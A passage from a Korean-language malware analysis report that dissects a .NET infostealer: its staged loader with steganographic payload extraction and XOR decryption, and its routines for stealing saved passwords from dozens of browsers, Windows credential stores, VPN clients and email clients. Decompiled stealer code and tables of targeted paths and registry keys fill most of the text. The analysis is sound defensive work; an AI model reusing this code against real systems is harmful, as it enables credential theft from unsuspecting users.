array = (byte[])type.GetMethod(Strings.Get(107408549)).Invoke(obj, new object[]
{
    array,
    string_1
});
```

[그림 275] Webname 메소드 실행

데이터 생성 과정을 거쳐 나온 문자열을 이용해 Webname의 메소드를 실행하고 String_0과 String_1은 각각 Ie.bj.oB의 실행결과로 OCvVBrq, irb를 반환한다.

Webname.dll

le.bj.OB Method

```
StringBuilder stringBuilder = new StringBuilder(string_0.Length / 2);
checked
{
    int num = string_0.Length - 2;
    for (int i = 0; i <= num; i += 2)
    {
        le.bj.oV(stringBuilder, string_0, i);
    }
    return stringBuilder.ToString();
}
```

[그림 276] 메소드명 복호화 1

```
private static StringBuilder oV(StringBuilder stringBuilder_0, string string_0, int int_0)
{
    return stringBuilder_0.Append(Convert.ToChar((int)Convert.ToUInt32(string_0.Substring(int_0, 2), 16)));
}
```

[그림 277] 메소드명 복호화 2

4F437656427271와 697262 값을 인자로 SubString을 사용해 문자 2개씩 복호화를 진행해 OCvVBrq, irb라는 복호화된 문자열을 반환한다.

le.bj.MP Method

```
public static byte[] MP(byte[] byte_0, string string_0)
{
    byte[] bytes = Encoding.BigEndianUnicode.GetBytes(string_0);
    int num = (int)(byte_0[byte_0.Length - 1] ^ 112);
    byte[] array = new byte[byte_0.Length + 1];
    int num2 = 0;
    for (int i = 0; i <= byte_0.Length - 1 + 200 - 200; i++)
    {
        int num3 = (int)byte_0[i] ^ num ^ (int)bytes[num2];
        array[i] = (byte)num3;
        if (num2 == string_0.Length + 100 - 101)
        {
            num2 = 0;
        }
        else
        {
            num2 = num2 + 200 - 199;
        }
    }
    Array.Resize<byte>(ref array, byte_0.Length + 200 - 201);
    return array;
}
```

[그림 278] Collins.dll 파일 생성

array의 배열 값과 irb의 빅엔디언 값을 이용해 다음에 실행할 Coullins.dll을 생성한다.


Coullins.dll 바이너리 생성

```
public static Bitmap oe8dgis9Y(string string_0, string string_1)
{
    ResourceManager resourceManager = new ResourceManager(string_1 + Strings.Get(107408544), Assembly.GetEntryAssembly());
    return (Bitmap)resourceManager.GetObject(string_0);
}
```

[그림 279] OCvVBrq 비트맵 리소스 값 반환

```
private static byte[] ek6eKShU4(Bitmap bitmap_0)
{
    int num = 0;
    int width = bitmap_0.Width;
    int num2 = width * width * 4;
    byte[] array = new byte[num2];
    for (int i = 0; i < width; i++)
    {
        for (int j = 0; j < width; j++)
        {
            Array.Copy(BitConverter.GetBytes(bitmap_0.GetPixel(i, j).ToArgb()), 0, array, num, 4);
            num += 4;
        }
    }
    int num3 = BitConverter.ToInt32(array, 0);
    byte[] array2 = new byte[num3];
    Array.Copy(array, 4, array2, 0, array2.Length);
    return array2;
}
```

[그림 280] 리소스 픽셀 값 변환



[그림 281] OCvVBrq

스테가노 그래픽 기법으로 숨겨진 OCVvBrq의 비트맵의 픽셀 값을 가져온 후 해당 값을 ARGB 값으로 변경하고 변경된 값 중 4byte를 int 형으로 변환하여 변환한 값을 새로 생성될 dll의 Size 로 지정하고 array[4]번째부터 새로 생성될 dll의 Size만큼 배열만큼 배열을 복사한다.

Coullins.dll

```
public static byte[] UxXqTeZ03(string string_0)
{
    ResourceManager resourceManager = new ResourceManager(string_0, Assembly.GetExecutingAssembly());
    byte[] result = (byte[])resourceManager.GetObject(string_0);
    int num = 0;
    if (!VxRU6BAnbvkEPtcgdI.Ruj6FLNOf4WTvJycZR())
    {
        int num2;
        num = num2;
    }
    switch (num)
    {
    default:
        return result;
    }
}
```

[그림 282] GetObject

Name	Value
▷ byte_0	{byte[0x00036401]}
string_0	"KQytptTXBKln"
array	null
num	0x00000000
flag	false
result	null

[그림 283] exe 파일 생성 인자 값

```
byte_0[num % byte_0.Length] = VxRU6BAnbvkEPtcgdI.yRnuFhTdUW4OvvXGRW((VxRU6BAnbvkEPtcgdI.WJEKA1ipGn5Rfi1WyJ((int)(byte_0[num %
  byte_0.Length] ^ array[num % array.Length])) - Convert.ToInt32(byte_0[(num + 1) % byte_0.Length]) + 256) % 256);
```

[그림 284] 악성 행위 바이너리 생성

Name	Value
◢ byte_0	{byte[0x00036401]}
[0]	0x4D
[1]	0x5A
[2]	0x90
[3]	0x00
[4]	0x03
[5]	0x00

[그림 285] 최종 exe 파일 생성

AQOeWJ 리소스의 Objec인 222209byte의 배열 값과 KQytptTXBKln를 아스키 값으로 변환한 값을 이용하여 convert.ToInt32, convert.ToByte 함수로 최종 exe 파일을 생성

1c02fb83-337f-45eb-ad90-539a84db02cf.exe

보안 프로토콜 지정

```
public static void A()
{
    ServicePointManager.SecurityProtocol = (SecurityProtocolType)4080;
    C.A();
    Application.Run();
}
```

[그림 286] SecurityProtocol 지정

해당 악성코드는 SMTP 프로토콜을 사용해 이메일을 전송하기 때문에 SSL3, TLS, TLS 1.1, TLS 1.2를 포함하는 프로토콜을 설정한다.

중복 프로세스 제거

```
try
{
    string processName = Process.GetCurrentProcess().ProcessName;
    int id = Process.GetCurrentProcess().Id;
    Process[] processesByName = Process.GetProcessesByName(processName);
    foreach (Process process in processesByName)
    {
        if (process.Id != id)
        {
            process.Kill();
        }
    }
}
```

[그림 287] 프로세스 중복 실행 확인

정보를 탈취할 때 중복해서 탈취하는 것을 방지하기 위해 프로세스가 중복되었는지 확인한 후 중복된 경우 하나의 프로세스만 남기도록 프로세스를 삭제한다.

공인 IP 주소 획득

```
HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(C.A.h);
httpWebRequest.Credentials = CredentialCache.DefaultCredentials;
httpWebRequest.KeepAlive = true;
httpWebRequest.Timeout = 10000;
httpWebRequest.AllowAutoRedirect = true;
httpWebRequest.MaximumAutomaticRedirections = 50;
httpWebRequest.Method = "GET";
httpWebRequest.UserAgent = C.A.A;
using (WebResponse response = httpWebRequest.GetResponse())
{
    if (Operators.CompareString(((HttpWebResponse)response).StatusDescription, "OK", false) == 0)
    {
        using (Stream responseStream = response.GetResponseStream())
        {
            StreamReader streamReader = new StreamReader(responseStream);
            return streamReader.ReadToEnd();
        }
    }
}
result = "";
```

[그림 288] Public IP

https://api.ipify.org에 https 통신으로 Public IP주소를 가져온다. 이때 api.ipify.org 사이트 자체는 악성 사이트가 아니지만 공인 IP주소를 얻어올 수 있기 때문에 많은 악성코드들이 공인 IP 주소를 획득하기 위해 사용

예외처리를 위한 정책 변경

```
Environment.SetEnvironmentVariable("COMPlus_legacyCorruptedStateExceptionsPolicy", "1");
List<global::A.G.A> list = new List<global::A.G.A>();
checked
{
    List<global::A.G.A> result;
    try
    {
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\ActiveSync\\Partners");
        if (registryKey != null)
```

[그림 289] 예외 처리

예외 오류로 인한 프로그램 종료를 방지하기 위해legacyCorruptedStateExceptions Policy의 값을 1로 수정해 예외가 발생해도 프로그램이 종료되지 않게 처리함

악성행위 대상 웹 브라우저 인코딩

```
new global::A.G.a<string, string, bool>("Opera Browser", Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "Opera Software\\Opera Stable"), true),
new global::A.G.a<string, string, bool>("Yandex Browser", Path.Combine(folderPath, "Yandex\\YandexBrowser\\User Data"), true),
new global::A.G.a<string, string, bool>("Iridium Browser", Path.Combine(folderPath, "Iridium\\User Data"), true),
new global::A.G.a<string, string, bool>("Chromium", Path.Combine(folderPath, "Chromium\\User Data"), true),
new global::A.G.a<string, string, bool>("7Star", Path.Combine(folderPath, "7Star\\7Star\\User Data"), true),
new global::A.G.a<string, string, bool>("Torch Browser", Path.Combine(folderPath, "Torch\\User Data"), true),
new global::A.G.a<string, string, bool>("Cool Novo", Path.Combine(folderPath, "MapleStudio\\ChromePlus\\User Data"), true),
new global::A.G.a<string, string, bool>("Kometa", Path.Combine(folderPath, "Kometa\\User Data"), true),
new global::A.G.a<string, string, bool>("Amigo", Path.Combine(folderPath, "Amigo\\User Data"), true),
new global::A.G.a<string, string, bool>("Brave", Path.Combine(folderPath, "BraveSoftware\\Brave-Browser\\User Data"), true),
new global::A.G.a<string, string, bool>("CentBrowser", Path.Combine(folderPath, "CentBrowser\\User Data"), true),
new global::A.G.a<string, string, bool>("Chedot", Path.Combine(folderPath, "Chedot\\User Data"), true),
new global::A.G.a<string, string, bool>("Orbitum", Path.Combine(folderPath, "Orbitum\\User Data"), true),
new global::A.G.a<string, string, bool>("Sputnik", Path.Combine(folderPath, "Sputnik\\Sputnik\\User Data"), true),
new global::A.G.a<string, string, bool>("Comodo Dragon", Path.Combine(folderPath, "Comodo\\Dragon\\User Data"), true),
new global::A.G.a<string, string, bool>("Vivaldi", Path.Combine(folderPath, "Vivaldi\\User Data"), true),
new global::A.G.a<string, string, bool>("Citrio", Path.Combine(folderPath, "CatalinaGroup\\Citrio\\User Data"), true),
new global::A.G.a<string, string, bool>("360 Browser", Path.Combine(folderPath, "360Chrome\\Chrome\\User Data"), true),
new global::A.G.a<string, string, bool>("Uran", Path.Combine(folderPath, "uCozMedia\\Uran\\User Data"), true),
new global::A.G.a<string, string, bool>("Liebao Browser", Path.Combine(folderPath, "liebao\\User Data"), true),
new global::A.G.a<string, string, bool>("Elements Browser", Path.Combine(folderPath, "Elements Browser\\User Data"), true),
new global::A.G.a<string, string, bool>("Epic Privacy", Path.Combine(folderPath, "Epic Privacy Browser\\User Data"), true),
new global::A.G.a<string, string, bool>("Coccoc", Path.Combine(folderPath, "CocCoc\\Browser\\User Data"), true),
new global::A.G.a<string, string, bool>("Sleipnir 6", Path.Combine(folderPath, "Fenrir Inc\\Sleipnir5\\setting\\modules\\ChromiumViewer"), true),
new global::A.G.a<string, string, bool>("QIP Surf", Path.Combine(folderPath, "QIP Surf\\User Data"), true),
new global::A.G.a<string, string, bool>("Coowon", Path.Combine(folderPath, "Coowon\\Coowon\\User Data"), true)
```

[그림 290] 탈취할 26개의 브라우저

우선 26개의 브라우저에서 User Data₩Default₩Login Data 경로에서 origin_url, username_value, password_value를 수집한 후 추가적으로 다른 Browser, Email Client, FTP Client 등에서 정보를 수집한다.

웹 브라우저 로그인 정보 탈취 1

```
foreach (object obj in new Regex("Path=([A-zO-9₩₩/₩₩.₩₩-]+)").Matches(File.ReadAllText(string_0 + "profiles.ini")))
{
    Match match = (Match)obj;
    list.Add(string_0 + match.Groups[1].Value + "₩₩");
}
```

[그림 291] 로그인 정보 저장 파일 파싱

```
string text5 = text4 + "signons.sqlite";
if (File.Exists(text5) && global::A.G.N.a(text4) != null)
{
    global::A.G.I I;
    try
    {
        I = new global::A.G.I(text5);
    }
    catch (Exception ex)
```

[그림 292] 로그인 정보 저장 파일

```
text = I.A(j, "hostname");
text2 = I.A(j, "encryptedUsername");
text3 = I.A(j, "encryptedPassword");
if (!string.IsNullOrEmpty(text) && !string.IsNullOrEmpty(text2) && text3 != null)
{
    global::A.f.C c = b.A(Convert.FromBase64String(text2));
    byte[] data = c.objects[0].objects[1].objects[1].Data;
    byte[] data2 = c.objects[0].objects[2].Data;
    string input = global::A.f.B.A(data2, global::A.G.N.A, data);
    global::A.f.C c2 = b.A(Convert.FromBase64String(text3));
    byte[] data3 = c2.objects[0].objects[1].objects[1].Data;
    byte[] array = new byte[128];
```

[그림 293] 탈취할 로그인 정보

웹 브라우저는 웹 브라우저의 기본 경로에 정규식으로 파싱된 값 또는 하드 코딩으로 작성된 로그인 정보를 저장하고 있는 파일에 접근하여 ReadAllText 함수로 파일 내용을 읽고 탈취하고자 하는 정보를 탈취한다.

브라우저	데이터 수집 경로	
 EpicPrivacy Browser	C:₩Users₩Administrator₩AppData₩Local₩EpicPrivacy Browser₩User Data₩Default₩Login Data	origin_url, username_value, password_value
 Yandex	C:₩Users₩Administrator₩AppData₩Local₩Yandex₩YandexBrowser₩User Data₩Default₩Login Data	
 Orbitum	C:₩Users₩Administrator₩AppData₩Local₩Orbitum₩User Data₩Default₩Login Data	
 CentBrowser	C:₩Users₩Administrator₩AppData₩Local₩CentBrowser₩User Data₩Default₩Login Data	
 Comodo	C:₩Users₩Administrator₩AppData₩Local₩Comodo₩Dragon₩User Data₩Default₩Login Data	
	C:₩Users₩Administrator₩AppData₩Roaming₩Comodo₩IceDragon₩	
 Citrio	C:₩Users₩Administrator₩AppData₩Local₩CatalinaGroup₩Citrio₩User Data₩Default₩Login Data	
 Uran	C:₩Users₩Administrator₩AppData₩Local₩uCozMedia₩Uran₩User Data₩Default₩Login Data	
 7star	C:₩Users₩Administrator₩AppData₩Local₩7Star₩7Star₩User Data₩Default₩Login Data	
 360Chrome	C:₩Users₩Administrator₩AppData₩Local₩360Chrome₩Chrome₩User Data₩Default₩Login Data	

[표 51] 브라우저별 정보 탈취 목록

 Amigo	C:₩Users₩Administrator₩AppData₩Local₩Amigo ₩User Data₩Default₩Login Data	origin_url, username_value, password_value
 Iridium	C:₩Users₩Administrator₩AppData₩Local₩Iridium ₩User Data₩Default₩Login Data	
 QIPSurf	C:₩Users₩Administrator₩AppData₩Local₩QIPSurf ₩User Data₩Default₩Login Data	
 ChromePlus	C:₩Users₩Administrator₩AppData₩Local₩MapleS tudio₩ChromePlus₩User Data	
 Brave-Browser	C:₩Users₩Administrator₩AppData₩Local₩BraveS oftware₩Brave-Browser₩User Data₩Default₩Login Data	
 Sleipnir5	C:₩Users₩Administrator₩AppData₩Local₩Fenrir Inc₩Sleipnir5₩setting₩modules₩ChromiumViewer ₩Default₩Login Data	
 Chedot	C:₩Users₩Administrator₩AppData₩Local₩Chedot ₩User Data₩Default₩Login Data	
 liebao	C:₩Users₩Administrator₩AppData₩Local₩liebao ₩User Data₩Default₩Login Data	

[표 52] 브라우저별 정보 탈취 목록 1

Sputnik	C:₩Users₩Administrator₩AppData₩Local₩Sputnik₩Sputnik₩User Data₩Default₩Login Data	origin_url, username_value, password_value
Coowon	C:₩Users₩Administrator₩AppData₩Local₩Coowon₩Coowon₩User Data₩Default₩Login Data	
Torch	C:₩Users₩Administrator₩AppData₩Local₩Torch₩User Data₩Default₩Login Data	
Kometa	C:₩Users₩Administrator₩AppData₩Local₩Kometa₩User Data₩Default₩Login Data	
CocCoc	C:₩Users₩Administrator₩AppData₩Local₩CocCoc₩Browser₩User Data₩Default₩Login Data	
Elements Browser	C:₩Users₩Administrator₩AppData₩Local₩Elements Browser₩User Data₩Default₩Login Data	
Chromium	C:₩Users₩Administrator₩AppData₩Local₩Chromium₩User Data₩Default₩Login Data	
Vivaldi	C:₩Users₩Administrator₩AppData₩Local₩Vivaldi₩User Data₩Default₩Login Data	
Opera	C:₩Users₩Administrator₩AppData₩Local₩Opera₩User Data₩Default₩Login Data	
Edge	C:₩Users₩Administrator₩AppData₩Local₩Microsoft₩Edge₩User Data₩Default₩Login Data	

[표 53] 브라우저별 정보 탈취 목록 2

 Chrome	C:₩Users₩Administrator₩AppData₩Local₩Google₩Chrome₩User Data₩Default₩Login Data	origin_url, username_value, password_value

[표 54] 브라우저별 정보 탈취 목록 3

 SeaMonkey	C:₩Users₩Administrator₩AppData₩Roaming₩Mozilla₩SeaMonkey₩profile.ini[path]₩singnons.sqlite	hostname, encryptedPassword encryptedUsername
 Cyberfox	C:₩Users₩Administrator₩AppData₩Roaming₩8pecxstudios₩Cyberfox₩profiles.ini[path]₩signons.txt	
 Pale Moon	C:₩Users₩Administrator₩AppData₩Roaming₩Moonchild Productions₩Pale Moon₩profiles.ini[path]₩signons.txt	
 icecat	C:₩Users₩Administrator₩AppData₩Roaming₩Mozilla₩icecat₩profiles.ini[path]₩signons.txt	
 K-Meleon	C:₩Users₩Administrator₩AppData₩Roaming₩K-Meleon₩profiles.ini[path]₩signons.txt	
 Mozilla	C:₩Users₩Administrator₩AppData₩Roaming₩Mozilla₩Firefox₩profiles.ini[path]₩signons.txt	
 BlackHawk	C:₩Users₩Administrator₩AppData₩Roaming₩NETGATE Technologies₩BlackHawk₩profiles.ini[path]₩signons.txt	
 Waterfox	C:₩Users₩Administrator₩AppData₩Roaming₩Waterfox₩profiles.ini[path]₩signons.txt	

[표 55] 브라우저별 정보 탈취 목록 4

 falkon	C:₩Users₩Administrator₩AppData₩Local₩falkon₩settings.ini/profile.ini[backend]₩browsedata.db	autofill
 UCBrowser	C:₩Users₩Administrator₩AppData₩Local₩UCBrowser₩[subdirectory]₩LoginData	wow_logins
 QQBrowser	C:₩Users₩Administrator₩AppData₩Local₩Tencent₩QQBrowser₩User Data₩[subfolder]	str2, str3, blob0

[표 56] 브라우저별 정보 탈취 목록 5

Edge Credential 정보 탈취

```
Dictionary<Guid, string> dictionary = new Dictionary<Guid, string>();
Dictionary<Guid, string> dictionary2 = dictionary;
Guid key = new Guid("2F1A6504-0641-44CF-8BB5-3612D865F2E5");
dictionary2.Add(key, "Windows Secure Note");
Dictionary<Guid, string> dictionary3 = dictionary;
key = new Guid("3CCD5499-87A8-4B10-A215-608888DD3B55");
dictionary3.Add(key, "Windows Web Password Credential");
Dictionary<Guid, string> dictionary4 = dictionary;
key = new Guid("154E23D0-C644-4E6F-8CE6-5069272F999F");
dictionary4.Add(key, "Windows Credential Picker Protector");
Dictionary<Guid, string> dictionary5 = dictionary;
key = new Guid("4BF4C442-9B8A-41A0-B380-DD4A704DDB28");
dictionary5.Add(key, "Web Credentials");
Dictionary<Guid, string> dictionary6 = dictionary;
key = new Guid("77BC582B-F0A6-4E15-4E80-61736B6F3B29");
dictionary6.Add(key, "Windows Credentials");
Dictionary<Guid, string> dictionary7 = dictionary;
key = new Guid("E69D7838-91B5-4FC9-89D5-230D4D4CC2BC");
dictionary7.Add(key, "Windows Domain Certificate Credential");
Dictionary<Guid, string> dictionary8 = dictionary;
key = new Guid("3E0E35BE-1B77-43E7-B873-AED901B6275B");
dictionary8.Add(key, "Windows Domain Password Credential");
Dictionary<Guid, string> dictionary9 = dictionary;
key = new Guid("3C886FF3-2669-4AA2-A8FB-3F6759A77548");
dictionary9.Add(key, "Windows Extended Credential");
Dictionary<Guid, string> dictionary10 = dictionary;
key = new Guid("00000000-0000-0000-0000-000000000000");
dictionary10.Add(key, null);
```

[그림 294] Credential GUID

```
FieldInfo field = objectValue4.GetType().GetField("SchemaId");
Guid guid = new Guid(field.GetValue(RuntimeHelpers.GetObjectValue(objectValue4)).ToString());
FieldInfo field2 = objectValue4.GetType().GetField("pResourceElement");
object value = field2.GetValue(RuntimeHelpers.GetObjectValue(objectValue4));
IntPtr intPtr2;
IntPtr intPtr = (value != null) ? ((IntPtr)value) : intPtr2;
FieldInfo field3 = objectValue4.GetType().GetField("pIdentityElement");
object value2 = field3.GetValue(RuntimeHelpers.GetObjectValue(objectValue4));
IntPtr intPtr3 = (value2 != null) ? ((IntPtr)value2) : intPtr2;
IntPtr intPtr4 = IntPtr.Zero;
if (Operators.ConditionalCompareObjectGreaterEqual(objectValue, 6, false) && Operators.ConditionalCompareOb
{
    FieldInfo field4 = objectValue4.GetType().GetField("pPackageSid");
    object value3 = field4.GetValue(RuntimeHelpers.GetObjectValue(objectValue4));
    intPtr4 = ((value3 != null) ? ((IntPtr)value3) : intPtr2);
    obj = global::A.e.VaultGetItem(zero2, ref guid, intPtr, intPtr3, intPtr4, IntPtr.Zero, 0, ref zero4);
}
```

[그림 295] Credential 정보 탈취

Credential에 해당하는 GUID 값을 매핑하고 이를 이용해 자격증명 값인 SchemaId, pResourceElement, pIdentityElement 값을 탈취한다.

Microsoft Credential 탈취

```
if (Directory.Exists(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "₩₩Microsoft₩₩Credentials₩₩"))
{
    list.AddRange(Directory.GetFiles(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "₩₩Microsoft₩₩Credentials₩₩"));
}
if (Directory.Exists(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "₩₩Microsoft₩₩Credentials₩₩"))
{
    list.AddRange(Directory.GetFiles(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "₩₩Microsoft₩₩Credentials₩₩"));
}
```

[그림 296] 탈취할 파일 경로

```
string str = Conversions.ToString(value);
string path = str + "₩₩" + NewLateBinding.LateGet(instance, null, "GuidMasterKey", new object[0], null, null, null).ToString();
if (File.Exists(path))
{
    try
    {
        object obj = global::A.f.A("", Directory.GetParent(path).FullName);
        object obj2 = global::A.f.a(File.ReadAllBytes(path), (byte[])obj);
        byte[] byte_ = global::A.f.A(File.ReadAllBytes(text), (Dictionary<string, string>)obj2, "credential", false);
        global::A.f.A(byte_, ref result, global::A.f.E.a);
    }
    catch (Exception ex)
    {
    }
}
```

[그림 297] Credential 정보 탈취

탈취 대상	탈취 경로	탈취 정보
Edge Credential	Windows Secure Note Windows Web Password Credential Windows Credential Picker Porector Web Credentials Windows Credentials Windows Domain Certificate Credential Windows Domain Password Credential Windows Extended Credential	credential
Microsoft Credential	C:₩Users₩Administrator₩AppData₩Roaming₩Microsoft₩Protect₩S-1-5-21-1986957911-2095651754₩[GUID]	

[표 57] 탈취할 Credential

탈취할 파일의 경로를 검색한 후 해당 경로의 폴더에 GUID 값을 붙인 경로에 접근해 해당 경로에 있는 파일들의 정보를 이용해 ₩Protect₩[subkey] 경로의 파일들에서 Credential 정보를 수집한다.

VPN 정보 탈취

- VPN 정보의 탈취는 탈취할 대상의 파일 경로에 접근하여 정보를 수집 또는 레지스트리에 접근해 레지스트리 값을 통해 정보를 수집한다.

Nord VPN

```
foreach (DirectoryInfo directoryInfo2 in directoryInfo.GetDirectories("NordVpn.exe*"))
{
    foreach (DirectoryInfo directoryInfo3 in directoryInfo2.GetDirectories())
    {
        string text = Path.Combine(directoryInfo3.FullName, "user.config");
        if (File.Exists(text))
        {
```

[그림 298] NordVpn 디렉터리 검색

```
string text = Path.Combine(directoryInfo3.FullName, "user.config");
if (File.Exists(text))
{
    try
    {
        object obj = new XmlDocument();
        object instance = obj;
        Type type = null;
        string memberName = "Load";
        object[] array = new object[]
        {
            text
        };
        object[] arguments = array;
        string[] argumentNames = null;
        Type[] typeArguments = null;
        bool[] array2 = new bool[]
        {
            true
        };
        NewLateBinding.LateCall(instance, type, memberName, arguments, argumentNames, typeArguments, array2, true);
```

[그림 299] XML 데이터 로드

```
if (array2[0])
{
    text = (string)Conversions.ChangeType(RuntimeHelpers.GetObjectValue(array[0]), typeof(string));
}
string text2 = Conversions.ToString(NewLateBinding.LateGet(NewLateBinding.LateGet(obj, null, "SelectSingleNode", new object[]
{
    "//setting[@name='Username']/value"
}, null, null, null), null, "InnerText", new object[0], null, null, null));
string text3 = Conversions.ToString(NewLateBinding.LateGet(NewLateBinding.LateGet(obj, null, "SelectSingleNode", new object[]
{
    "//setting[@name='Password']/value"
}, null, null, null), null, "InnerText", new object[0], null, null, null));
```

[그림 300] SelectSingleNode

NordVpn의 경우 user.config 파일에서 XML 데이터를 로드한 후 SelectingSingleNode를 사용해 username과 Password의 정보를 얻어온다.

Open VPN

```
try
{
    if (Registry.CurrentUser.OpenSubKey("Software₩₩OpenVPN-GUI₩₩configs", true) == null)
    {
        return result;
    }
}
```

[그림 301] 레지스트리 접근

```
RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software₩₩OpenVPN-GUI₩₩configs", true);
string[] subKeyNames = registryKey.GetSubKeyNames();
foreach (string text in subKeyNames)
{
    try
    {
        RegistryKey registryKey2 = Registry.CurrentUser.OpenSubKey("Software₩₩OpenVPN-GUI₩₩configs₩₩" + text, true);
        string @string = Encoding.Unicode.GetString((byte[])registryKey2.GetValue("username"));
        byte[] byte_ = (byte[])registryKey2.GetValue("auth-data");
        byte[] array2 = (byte[])registryKey2.GetValue("entropy");
        Array.Resize<byte>(ref array2, checked(array2.Length - 1));
        string p = global::A.G.F.A(byte_, array2);
        global::A.G.A a = new global::A.G.A();
        a.U2 = global::A.G.F.A(text);
        a.U1 = @string;
        a.P1 = p;
        a.B1 = "Open VPN";
    }
```

[그림 302] 정보 탈취

탈취 VPN	탈취 경로	탈취 정보
NordVPN	C:₩Users₩Administrator₩AppData₩Local₩NordVPN₩subdirectory₩user.config	Username, Password
OpenVPN	Software₩OpenVPN-GUI₩configs₩[subkey]	username, auth-datam, entropy
Private Internet Access	C:₩Program Files₩Private Internet Access₩data₩account.json	username, password

[표 58] 탈취할 VPN

탈취할 파일의 레지스트리에 접근한 후 해당 레지스트리의 subkey를 검색하여 subkey의 username, auth-data, entropy의 값을 탈취한다.

Email Client

EmailClient의 정보를 수집하는 방법은 탈취하고자 하는 파일의 경로를 얻어와 바로 접근하여 정보를 수집하는 방법 또는 레지스트리의 값을 이용해 파일의 경로를 얻어와 접근 후 탈취하는 방법으로 정보를 수집한다.

Claws-mail

```
List<global::A.G.A> list = new List<global::A.G.A>();
string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Claws-mail";
if (!Directory.Exists(text) | !File.Exists(text + "\\clawsrc"))
{
    return list;
}
```

[그림 303] 탈취할 정보 파일 존재 여부 확인

```
string input = File.ReadAllText(text + "\\clawsrc");
string string_ = "passkey0";
string value = new Regex("master_passphrase_salt=(.+)").Match(input).Groups[1].Value;
string value2 = new Regex("master_passphrase_pbkdf2_rounds=(.+)").Match(input).Groups[1].Value;
string value3 = new Regex("use_master_passphrase=(.+)").Match(input).Groups[1].Value;
if (Conversions.ToDouble(value3) != 0.0 | value.Length < 1)
{
    return list;
}
```

[그림 304] 정규식을 통한 정보 파싱

```
o.A(text + "\\accountrc");
Dictionary<string, global::A.G.A> dictionary = new Dictionary<string, global::A.G.A>();
try
{
    foreach (string text2 in o.Keys)
    {
        string u = o[text2]["smtp_server"];
        string u2 = o[text2]["address"];
        global::A.G.A a = new global::A.G.A();
        a.U2 = u;
        a.U1 = u2;
        if (text2.ToLower().StartsWith("account"))
        {
            dictionary.Add("[" + text2.ToLower().Replace(" ", "") + "]", a);
        }
    }
}
```

[그림 305] account 정보 탈취

```
foreach (string text3 in dictionary.Keys)
{
    if (Operators.CompareString(text3, array[i], false) == 0)
    {
        string value4 = new Regex("((.+),(.+))(.+)").Match(array[i + 1]).Groups[3].Value;
        byte[] byte_ = global::A.G.E.A(string_, Convert.FromBase64String(value), Conversions.ToInteger(value2), 32);
        dictionary[text3].P1 = global::A.G.E.A(Convert.FromBase64String(value4), byte_).Replace("\0", "");
    }
}
```

[그림 306] 파싱한 값을 이용한 비밀번호 정보 탈취

Email Client의 경우 탈취하고자 하는 정보가 저장되어 있는 파일에 접근한 후 해당 파일을 읽어와 정규식 또는 문자열을 이용하여 정보를 탈취한다.

FoxMail

```
object objectValue = RuntimeHelpers.GetObjectValue(global::A.B.Computer.Registry.GetValue("HKEY_CURRENT_USER\\Software\\Aerofox\\FoxmailPreview", "Executable", null));
string directoryName = Path.GetDirectoryName(Conversions.ToString(objectValue));
object objectValue2 = RuntimeHelpers.GetObjectValue(global::A.B.Computer.Registry.GetValue("HKEY_CURRENT_USER\\Software\\Aerofox\\Foxmail\\V3.1", "FoxmailPath", null));
```

[그림 307] 레지스트리 접근

```
if (Directory.Exists(directoryName + "\\Storage\\"))
{
    array = Directory.GetDirectories(directoryName + "\\Storage\\");
}
if (Directory.Exists(directoryName2 + "\\mail\\"))
{
    array2 = Directory.GetDirectories(directoryName2 + "\\mail\\");
}
else if (Directory.Exists(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData).ToString() + "\\VirtualStore\\Program Files\\Foxmail\\mail\\"))
{
    array2 = Directory.GetDirectories(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData).ToString() + "\\VirtualStore\\Program Files\\Foxmail\\mail\\");
}
else if (Directory.Exists(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData).ToString() + "\\VirtualStore\\Program Files (x86)\\Foxmail\\mail\\"))
{
    array2 = Directory.GetDirectories(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData).ToString() + "\\VirtualStore\\Program Files (x86)\\Foxmail\\mail\\");
}
```

[그림 308] 탈취할 파일 경로 생성

```
if (!text.Equals("POP3Host") && !text.Equals("SMTPHost") && !text.Equals("IncomingServer"))
{
    if (!text.Equals("Account") && !text.Equals("MailAddress"))
    {
        if (flag && flag2 && (text.Equals("Password") || text.Equals("POP3Password")))
        {
            int num9 = l + 9;
            if (num6 == 0)
            {
                num9 = l + 2;
            }
            string text2 = "";
```

[그림 309] 탈취할 정보 수집

FoxMail의 레지스트리에 접근해 subkey의 값을 이용해 로그인 정보가 저장되어 있는 파일의 경로를 얻어온 후 해당 경로에 접근하여 로그인 정보가 저장되어 있는 파일을 찾아 필요한 정보를 탈취한다

Mail Client	탈취 파일	탈취 정보
 Claws-Mail	C:₩Users₩Administrator₩AppData₩Roaming₩Claws-mail₩accountrc	smtp_server, address
	C:₩Users₩Administrator₩AppData₩Roaming₩Claws-mail₩passwordstrore	password
 Mailbird	C:₩Users₩Administrator₩AppData₩Local₩Mailbird₩Store₩Store.db	Accounts => Server_Host, Username, EncryptedPassword
		Senderidentities=> Server_Host, Email, EncryptedPssword
